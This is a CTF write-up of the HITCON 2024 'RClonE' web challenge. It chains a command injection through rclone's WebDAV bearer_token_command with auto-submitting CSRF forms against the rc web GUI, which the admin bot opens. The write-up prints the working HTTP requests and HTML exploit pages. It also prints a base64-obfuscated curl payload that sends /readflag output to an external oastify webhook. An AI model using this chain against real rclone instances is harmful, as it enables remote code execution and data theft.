RClonE
Introduction
RClonE was a web challenge from Hitcon qual 2024.
We can see below the architecture of the challenge:

To begin with, we have two services that are launched from a docker-compose, one which is a bot that accesses the internet and one which is an Rclone service.
services:
  rclone:
    image: rclone
    build: .
    environment:
      - SECRET=secret  # randomized secret per instancer
    ports:
      - "5572:5572"
    networks:
      - chall
  bot:
    image: rclone-bot
    build: ./bot
    environment:
      - TITLE=Admin Bot for RClonE
      - PORT=8000
      - URL_CHECK_REGEX=^https?://.{1,256}$
      - SECRET=secret  # randomized secret per instancer
    security_opt:
      - seccomp=chrome.json
    ports:
      - "8000:8000"
    networks:
      - default
      - chall
networks:
  chall:
    internal: true
Recon
Before we start, we need to define what Rclone is.
Rclone is an open source, multi threaded, command line computer program to manage or migrate content on cloud and other high latency storage. Its capabilities include sync, transfer, crypt, cache, union, compress and mount. The rclone website lists supported backends including S3 and Google Drive. Wikis
Now that Rclone is set up, we can talk about the services launched by the challenge in detail. In the dockerfile of the Rclone service, you can see that it is launched with the web interface.
FROM debian:bookworm-slim

RUN apt-get update && \
    apt-get install -y tini ca-certificates curl unzip && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*
WORKDIR /workdir

ARG RCLONE_VERSION=v1.67.0
ARG RCLONE_NAME=rclone-$RCLONE_VERSION-linux-amd64
ARG RCLONE_HASH=07c23d21a94d70113d949253478e13261c54d14d72023bb14d96a8da5f3e7722

RUN curl https://downloads.rclone.org/$RCLONE_VERSION/$RCLONE_NAME.zip -o rclone.zip && \
    echo $RCLONE_HASH rclone.zip | sha256sum -c && \
    unzip rclone.zip && \
    mv $RCLONE_NAME/rclone /usr/bin

COPY ./readflag /readflag
RUN chmod 111 /readflag

RUN useradd -ms /bin/bash ctf
USER ctf

ENTRYPOINT ["tini", "--"]
CMD rclone rcd --rc-addr 0.0.0.0:5572 --rc-web-gui --rc-user $SECRET --rc-pass $SECRET --rc-web-gui-no-open-browser
The bot, on the other hand, does nothing but authenticate itself on the Rclone service and visit the page that is passed in the body of the post request.
[...]
app.post('/submit', async (req, res) => {
    const { url } = req.body
[...]
    try {
        console.log(`[+] Sending ${url} to bot`)
        await visit(url)
        res.send('OK')
    } catch (e) {
        [...]
    }
})
[...]
const visit = async url => {
[...]
        context = await browser.createBrowserContext()

        const page1 = await context.newPage()
        await page1.goto(LOGIN_URL)
        await page1.close()

        const page2 = await context.newPage()
        await Promise.race([
            page2.goto(url, {
                waitUntil: 'networkidle0'
            }),
            sleep(5000)
        ])
[...]
}
Note that the submitted URL to the bot must just comply with the HTTP standards, namely http or https + :// + domain
So in one thing, our only entry point is the bot, and given the name of the challenge which suggests RCE, we potentially need to RCE on the Rclone service.
RCE ?
To begin, we will explore the source code of Rclone, with the aim of looking for places that might allow RCE.
Quickly, we come across the WebDav service which has an option that allows commands to be executed.

However, note the use of the split function which will split our option at each space present in the command. An effective method to avoid breaking the command is to use the IFS bash variable which will be interpreted as a space in bash but will not be split by the go function.

We can quickly test these options to see if we can execute commands on the Rclone service with a basic payload.
bash -c touch${IFS}/tmp/lolipop
Our HTTP request to create the remote will look like this:
Here is the HTTP request. We can see that we have several parameters in the body of the request:
- Parameters:
- Url: defines the url of the webdav (in our case it doesn't matter if this url doesn't work)
- bearer_token_command: which will contain our bash payload that will be executed by the rclone service
- Name: which will correspond to the name of the remote
- Type: the type of remote we are using here is Webdav
POST /config/create HTTP/1.1
Host: localhost:5572
Content-Type: application/json
Authorization: Basic c2VjcmV0OnNlY3JldA==
Content-Length: 167

{
  "parameters": {
    "url": "http://not_exist.localhost:9999",
    "bearer_token_command":"bash -c touch${IFS}/tmp/lolipop"
  },
  "name":"test_webdav",
  "type":"webdav"
}
In order to execute our payload, it is necessary to open the config recently created and list the files present in the remote.
For that we use the following request:
POST /operations/list HTTP/1.1
Host: localhost:5572
Content-Type: application/json
Authorization: Basic c2VjcmV0OnNlY3JldA==
Content-Length: 33

{
  "fs":"test_webdav:",
  "remote":""
}

We can see that our file has been successfully created.

So we have a race on the rclone service, however for flag it is necessary to go through the bot.
However, it is not possible for us to execute post requests with javascript as with the fetch command from a different domain, the credentials will not be used during the request and a prompt asking to authenticate will be displayed. We need to find a way to bypass this problem, such as with a CSRF, which is what we will look at in the next section.
GUI is experimental
When we go to the Rclone documentation, we realize that the Gui option is marked as experimental.

The documentation also gives us access to the front-end GitHub. rclone-webui-react
In the GitHub, we can see an open issue indicating that Rclone-webui is potentially vulnerable to CSRF attacks.

A proof of concept is also provided, allowing us to understand that the parameters sent in the API's POST requests can also be sent in the query parameters.
We therefore have the possibility from the bot to trigger a CSRF with our RCE payload that was created in the previous section. We can now test it with the bot in order to PoC the RCE via the bot.
For this, we will create three files: two HTML files for CSRF and one index.html file that will allow us to open the two CSRF files, one to create the remote and one to trigger the RCE.
We will use the same bash payload as before, but this time we will encode it in base64 to pass it as a query parameter.
bash -c touch${IFS}/tmp/lolipop_from_bot
Below, find the three files that allow us to execute the command:
Our index.html file which will contain the redirection to our two csrf:
<!-- index.html -->
<script>
  window.open("/1.html", "_blank");
  setTimeout(() => {
    window.open("/2.html", "_blank");
  }, 300);
</script>
First CSRF allowing us to create our "remote" of type webdav. We will find the parameters we described earlier in the body in this case we need to encode it and pass it as a query parameter.
<!-- 1.html -->
 <form method="POST" action='http://rclone:5572/config/create?parameters={"url"%3a"http%3a//not_exist.localhost:9999","bearer_token_command"%3a"bash+-c+touch${IFS}/tmp/lolipop_from_bot"}&name=test_csrf&type=webdav'>
  <input type="submit" value="CSRF" />
  <script>
    document.forms[0].submit();
  </script>
</form>
The second CSRF allows listing the files present in remote, this action will then trigger our command passed as a parameter in the previous CSRF
<!-- 2.html -->
<form method="POST" action='http://rclone:5572/operations/list?fs=test_csrf:&remote='>
  <input type="submit" value="CSRF" />
  <script>
    document.forms[0].submit();
  </script>
</form>
If we go to the dashboard we can see that a new remote has been created named "CSRF".

Also, we can see that in the /tmp folder a file named lolipop_from_bot has indeed been created

Now that we have POC the RCE via the bot, another problem arises: we do not have the possibility to retrieve the flag directly from the rclone docker because it does not have internet access. However, the rclone service is on the same network as the bot. To do this, we will need to go through the bot that will forward the information to us.
Final payload
As previously mentioned, our final bash payload will look like this: It makes a request to the bot that passes a webhook URL in the body, and the flag is passed in the webhook URL.
curl -H "Content-type: application/x-www-form-urlencoded" -d "url=https://r7z7f6ul1nguh27mf65wveqeu500osch.oastify.com/?flag=$(/readflag | base64)" http://bot:8000/submit
For more flexibility, we will encode our payload in base64 and pass it in bash command like this:
bash -c "echo Y3VybCAtSCAiQ29udGVudC10eXBlOiBhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQiIC1kICJ1cmw9aHR0cHM6Ly9yN3o3ZjZ1bDFuZ3VoMjdtZjY1d3ZlcWV1NTAwb3NjaC5vYXN0aWZ5LmNvbS8/ZmxhZz0kKC9yZWFkZmxhZyB8IGJhc2U2NCkiIGh0dHA6Ly9ib3Q6ODAwMC9zdWJtaXQ%3d | base64 -d |bash"
Our final payload fully encoded using in our CSRF will look like this:
<form method="POST" action='http://rclone:5572/config/create?parameters={"url"%3a"http%3a//not_exist.localhost:9999","bearer_token_command"%3a"bash+-c+echo${IFS}Y3VybCAtSCAiQ29udGVudC10eXBlOiBhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQiIC1kICJ1cmw9aHR0cHM6Ly9yN3o3ZjZ1bDFuZ3VoMjdtZjY1d3ZlcWV1NTAwb3NjaC5vYXN0aWZ5LmNvbS8/ZmxhZz0kKC9yZWFkZmxhZyB8IGJhc2U2NCkiIGh0dHA6Ly9ib3Q6ODAwMC9zdWJtaXQ%3d|${IFS}base64${IFS}-d|${IFS}bash"}&name=csrf&type=webdav'>
  <input type="submit" value="CSRF" />
  <script>
    document.forms[0].submit();
  </script>
</form>
Same as before, we need to create another CSRF to trigger the command.
We now just need to host these files on a site that the bot can access and submit the URL to the bot.

And our webhook will receive the flag: